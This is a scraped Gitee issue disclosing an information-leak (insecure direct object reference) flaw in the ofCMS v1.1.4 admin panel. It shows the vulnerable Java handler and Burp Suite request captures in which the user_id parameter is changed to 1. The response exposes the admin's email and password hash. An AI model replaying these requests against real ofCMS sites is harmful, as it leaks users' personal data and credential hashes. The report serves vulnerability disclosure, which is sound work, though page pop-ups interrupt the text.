



## There is a Information disclosure vulnerability exists in the ofCMS background.

Backlog #14Z8SS lyf123lyf Opened this issue 2022-03-23 17:00

[Suggested description]

Information leakage vulnerability exists in the ofCMS background. When the user\_id parameter is not securely limited, any background user can view the user information by modifying the value of user\_id.

```
web.xml x SysUserController.java x
123 try {
124     Db.update(AdminConst.TABLE_OF_SYS_USER, primaryKey: "user_id", value: user_id);
125     renderSuccessJson();
126 } catch (Exception e) {
127     e.printStackTrace();
128     renderFailedJson(ErrorCode.get("9999"));
129 }
130
131
132 public void detail() {
133     String userId = getPara("user_id");
134     try {
135         Record record = Db
136             .findFirst(
137                 Db.getSql("key: 'system.user.detail'",
138                     userId);
139         renderSuccessJson(record);
140     } catch (Exception e) {
141         e.printStackTrace();
142         renderFailedJson(ErrorCode.get("9999"));
143     }
144 }
145
146 /**
```

Don't show this again

[Vulnerability Type]

Information disclosure

[Vendor of Product]

<https://gitee.com/oufu/ofcms>

[Affected Product Code Base]

v1.1.4

[Affected Component]

POST /ofcms/admin/system/user/detail.json HTTP/1.1

Host: localhost:7000

Content-Length: 54

sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="92"

Accept: application/json, text/javascript, \*/q=0.01

X-Requested-With: XMLHttpRequest

sec-ch-ua-mobile: ?0

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131

Safari/537.36

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Origin: http://localhost:7000

Sec-Fetch-Site: same-origin

Status

Backlog

Assignees

Not set

Labels

Not set

Milestones

No related milestones

Pull Requests

None yet

Successfully merging a pull request issue.

Branches

No related branch

Planned to start - Planned to end

Unscheduled - Unschedule

Top level

Not Top

Priority

Not specified

参与者 (1)





Sec-Fetch-Dest: empty

Referer: http://localhost:7000/ofcms/admin/f.html?p=system/user/

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Cookie: JSESSIONID=B07DD54FA7B0F4A0B6F042CBEFD725E0

Connection: close

p=system%2Fuser%2Fedit.html&topMode=readonly&user\_id=1

[Attack Type]

Remote

[Vulnerability to prove]

1. Enter the system background, open the Burpsuite agent function



d=3



Gitee 已支持 CLA 协议签署

- 🔥 第一方功能集成，签署流程更高效
- 📄 内置可自定义的协议模板
- 🌟 让开源贡献也能有据可依


I know

View Details

2. To obtain captured packet data, change the value of user\_id to 1.

```
1 GET /ofcms/admin/f.html?p=system/user/edit.html&topMode=readonly&user_id=3 HTTP/1.1
2 Host: localhost:7000
3 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92"
4 sec-ch-ua-mobile: ?0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-Dest: iframe
11 Referer: http://localhost:7000/ofcms/admin/index.html
12 Accept-Encoding: gzip, deflate
13 Accept-Language: zh-CN,zh;q=0.9
14 Cookie: JSESSIONID=F26356DFF681B8118661F206CAE72449
15 Connection: close
16
17
```

3. Click send data package, popup user basic information window, but the current user's input has not been transmitted.





4.To obtain captured packet data, change the value of user\_id to 1.

Request to http://localhost:7000 [127.0.0.1]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex \n

```

1 POST /ofcms/admin/system/user/detail.json HTTP/1.1
2 Host: localhost:7000
3 Content-Length: 54
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92"
5 Accept: application/json, text/javascript, */*; q=0.01
6 X-Requested-With: XMLHttpRequest
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
10 Origin: http://localhost:7000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:7000/ofcms/admin/f.html?p=system/user/edit.html&de=readonly&user_id=3
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
17 Cookie: JSESSIONID=F26356DFF681B8118661F206CAE72449
18 Connection: close
19
20 p=system&2Fuser&2Fedit.html&topMode=readonly&user_id=3

```

**Gitee 已支持 CLA 协议签署**

🔥 第一方功能集成, 签署流程更高效

📄 内置可自定义的协议模板

👉 让开源贡献也能有据可依

I know View Details

5.The administrator successfully obtains the account information after sending the data packet.

Send Cancel < >

Target: http://localhost:7000 HTTP/1

Request

Pretty Raw Hex \n

```

1 POST /ofcms/admin/system/user/detail.json HTTP/1.1
2 Host: localhost:7000
3 Content-Length: 54
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92"
5 Accept: application/json, text/javascript, */*; q=0.01
6 X-Requested-With: XMLHttpRequest
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
10 Origin: http://localhost:7000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:7000/ofcms/admin/f.html?p=system/user/edit.html&de=readonly&user_id=3
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
17 Cookie: JSESSIONID=F26356DFF681B8118661F206CAE72449
18 Connection: close
19
20 p=system&2Fuser&2Fedit.html&topMode=readonly&user_id=1

```

Response

Pretty Raw Hex Render \n

```

1 HTTP/1.1 200
2 Pragma: no-cache
3 Cache-Control: no-cache
4 Expires: Thu, 01 Jan 1970 00:00:00 GMT
5 Content-Type: application/json; charset=UTF-8
6 Date: Wed, 23 Mar 2022 09:13:24 GMT
7 Connection: close
8 Content-Length: 398
9
10 {
  "msg": "成功",
  "code": "200",
  "data": {
    "department_id": null,
    "duties": null,
    "face_image_url": null,
    "login_name": "admin",
    "remark": null,
    "role_id": null,
    "sort": null,
    "status": "1",
    "user_birthday": null,
    "user_email": "523648919@qq.com",
    "user_id": 1,
    "user_mobile": null,
    "user_name": "admin",
    "user_password": "8d969eef6ecad3c29a3a629280e686cf0c3f5d5a86aff3ca12",
    "user_sex": "1"
  },
  "success": true
}

```

lyf123lyf created 任务 8 months ago

[Sign in to comment](#)



©OSCHINA. All rights reserved

Git Resources

Learning Git

CopyCat

Downloads

Gitee Reward

Gitee Stars

Featured Projects

Blog

Nonprofit

Gitee Go

OpenAPI

Help Center

Self-services

Updates

About Us

Join us

Terms of use

Feedback

Partners



777320883




git@oschina.cn



Gitee



+86 400-606-0201



Mini Program

